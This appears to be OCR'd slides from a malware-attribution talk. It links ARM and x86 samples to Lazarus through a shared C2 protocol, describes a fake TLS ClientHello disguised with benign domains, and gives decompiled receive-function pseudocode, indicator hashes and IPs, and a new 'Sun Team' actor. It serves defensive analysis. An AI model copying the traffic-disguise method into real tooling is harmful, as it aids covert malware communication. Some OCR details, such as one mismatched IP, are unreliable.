
PE and ELF, ARM and x86



Attribution

The SEED for generating a key for encrypting data





5827ff12400b95ca96117961a7ea9f8f
Used for same operation
91dcf7d4b28e88f8059f39f68d9a8b22
9ce9a0b3876aacbf0e8023c97fd0a21d
c68578c2f554dd4035d61a0bf31b50cb
119.29.11.203
14.139.200.107
199.180.148.134
197.211.212.31
175.100.189.174
61.106.2.96
139.196.55.146
110.45.145.103
variant
variant
24f61120946ddac5e1d15cd64c48b7e6
8b98bdf2c6a299e1fde217889af54845
181.119.19.100
variant
assets/while
24f61120946ddac5e1d15cd64c48b7e6
217.117.4.110
114.215.130.173
124.248.228.30
12cc14bbbc421275c3c6145bfa186dff


Attribution

The protocol for communicating to C2 is same

ELF(ARM)




PE(x86)




Attribution

Protocol for establishing and communicating to C2



Attribution


5bytes before sending real data




Attribution

Generate disguised ClientHello

ELF(ARM)



PE(x86)



Attribution

Sending Disguised ClientHello

```
Secure Sockets Layer
  TLSv1 Record Layer: Handshake Protocol: Client Hello
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 165
    Handshake Protocol: Client Hello
        Handshake Type: Client Hello (1)
        Length: 161
        Version: TLS 1.0 (0x0301)
      > Random: 59ca97913109fee9a3b2a49efcc28e70fccf3547d270de58...
        Session ID Length: 0
        Cipher Suites Length: 72
      > Cipher Suites (36 suites)
        Compression Methods Length: 1
      > Compression Methods (1 method)
        Extensions Length: 48
      v Extension: server_name (len=22)
            Type: server_name (0)
            Length: 22
          v Server Name Indication extension
              Server Name list length: 20
              Server Name Type: host_name (0)
              Server Name length: 17
              Server Name: www.wikipedia.org
      > Extension: supported_groups (len=8)
      > Extension: ec_point_formats (len=2)
      > Extension: next_protocol_negotiation (len=0)
```

```
0000  16 03 01 00 a5 01 00 00  a1 03 01 59 ca 97 91 31   ........ ...Y...1
0010  09 fe e9 a3 b2 a4 9e fc  c2 8e 70 fc cf 35 47 d2   ........ ..p..5G.
0020  70 de 58 43 1c d7 d7 73  30 4f c9 00 00 48 c0 0a   p.XC...s 0O...H..
0030  c0 14 00 88 00 87 00 39  00 38 c0 0f c0 05 00 84   .......9 .8......
0040  00 35 c0 07 c0 09 c0 11  c0 13 00 45 00 44 00 66   .5...... ...E.D.f
0050  00 33 00 32 c0 0c c0 0e  c0 02 c0 04 00 96 00 41   .3.2.... .......A
0060  00 05 00 04 00 2f c0 08  c0 12 00 16 00 13 c0 0d   ...../.. ........
0070  c0 03 fe ff 00 0a 01 00  00 30 00 00 00 16 00 14   ........ .0......
0080  00 00 11 77 77 77 2e 77  69 6b 69 70 65 64 69 61   ...www.w ikipedia
0090  2e 6f 72 67 00 0a 00 08  00 06 00 17 00 18 00 19   .org.... ........
00a0  00 0b 00 02 01 00 33 74  00 00                     ......3t ..
```


Contains benign domains

```
00 00 00 00 00 00 77 77  77 2E 64 65 62 69 61 6E   ......www.debian
2E 6F 72 67 00 00 00 00  00 00 00 00 00 00 00 00   .org............
00 00 00 00 00 00 77 77  77 2E 64 72 6F 70 62 6F   ......www.dropbo
78 2E 63 6F 6D 00 00 00  00 00 00 00 00 00 00 00   x.com...........
00 00 00 00 00 00 77 77  77 2E 66 61 63 65 62 6F   ......www.facebo
6F 6B 2E 63 6F 6D 00 00  00 00 00 00 00 00 00 00   ok.com..........
00 00 00 00 00 00 77 77  77 2E 67 69 74 68 75 62   ......www.github
2E 63 6F 6D 00 00 00 00  00 00 00 00 00 00 00 00   .com............
00 00 00 00 00 00 77 77  77 2E 67 6F 6F 67 6C 65   ......www.google
2E 63 6F 6D 00 00 00 00  00 00 00 00 00 00 00 00   .com............
00 00 00 00 00 00 77 77  77 2E 6C 65 6E 6F 76 6F   ......www.lenovo
63 6F 6D 00 00 00 00 00  00 00 00 00 00 00 00 00   .com............
00 00 00 00 00 00 77 77  77 2E 6D 69 63 72 6F 73   ......www.micros
6F 66 74 2E 63 6F 6D 00  00 00 00 00 00 00 00 00   oft.com.........
00 00 00 00 00 00 77 77  77 2E 70 61 79 70 61 6C   ......www.paypal
2E 63 6F 6D 00 00 00 00  00 00 00 00 00 00 00 00   .com............
00 00 00 00 00 00 77 77  77 2E 74 75 6D 62 6C 72   ......www.tumblr
2E 63 6F 6D 00 00 00 00  00 00 00 00 00 00 00 00   .com............
00 00 00 00 00 00 77 77  77 2E 74 77 69 74 74 65   ......www.twitte
72 2E 63 6F 6D 00 00 00  00 00 00 00 00 00 00 00   r.com...........
00 00 00 00 00 00 77 77  77 2E 77 65 74 72 61 6E   ......www.wetran
73 66 65 72 2E 63 6F 6D  00 00 00 00 00 00 00 00   sfer.com........
00 00 00 00 00 00 77 77  77 2E 77 69 6B 69 70 65   ......www.wikipe
64 69 61 2E 6F 72 67 00  00 00 00 00 00 00 00 00   dia.org.........
```


Attribution

Receive function

ELF(ARM)



PE(x86)



Attribution

Receive function – Pseudo code

```
#pragma pack(push, 1)
struct st_5bytes
{
  BYTE byType;
  WORD wSign;
  WORD wLen;
};
#pragma pack(pop)

unsigned int Receive(SOCKET *sock, BYTE *p_Buf, DWORD p_nLen, BYTE p_byType)
{
  unsigned int result;
  struct st_5bytes buff[5];

  buff[0].byType = 0;
  *(_DWORD *)&buff[0].wSign = 0;
  if (RecvToBuff(sock, (const char *)buff, 5))
  {
    buff[0].wSign = ntohs(buff[0].wSign);
    buff[0].wLen = ntohs(buff[0].wLen);
    if(buff[0].wLen > p_nLen || buff[0].byType != p_byType || buff[0].wSign != 0x301)
    {
        result = 0;
    }
    else
    {
        if((result= RecvToBuff(sock, (const char *)p_Buf, buff[0].wLen)))
        {
            DecodeMessage(p_Buf);
        }
    }

  }
}
```

Recv 1st 5bytes

Check validation through code 0x301

Attribution

Contained IPs

IPv4	Host	Country	History
14.139.200[.]107	-	India	
175.100.189[.]174	-	India	?Used by Lazarus?
197.211.212[.]31	Vmware-probe.zol.co.zw	Zimbabwe	
199.180.148[.]134	Wtps.org	United States	
110.45.145[.]103	-	South Korea	
217.117.4[.]110	-	Nigeria	
61.106.2[.]96	-	South Korea	
181.119.19[.]100	Mail.wavenet.com.ar	Argentina	Used by Lazarus
124.248.228[.]30	-	Hongkong	
119.29.11[.]203	-	China	Used by Lazarus
139.96.55[.]146	-	Sweden	
114.215.130[.]173	-	China	

Rise of a brand new threat actor group

New Threat Actor Arises

- North Korean defectors and other related groups were targeted by unknown actors on KakaoTalk
- Targeted attack, since they chose to whom they should implant spyware
- We got interested in this group and started to track them


New Threat Actor Arises

- While tracking we were able to uncover additional malware operations by same threat actors
- This group is very active
  - All the operations we discovered happened in less than a year
- We have named this group “Sun Team”
  - Thankfully they left their name on their Dropbox storage


```
{ "entries": [ { ".tag": "deleted", "name": "sun Team Folder", "path_lower":
"/sun team folder", "path_display": "/sun Team Folder" },
```


- Let’s look at the details

Sun Team Timeline



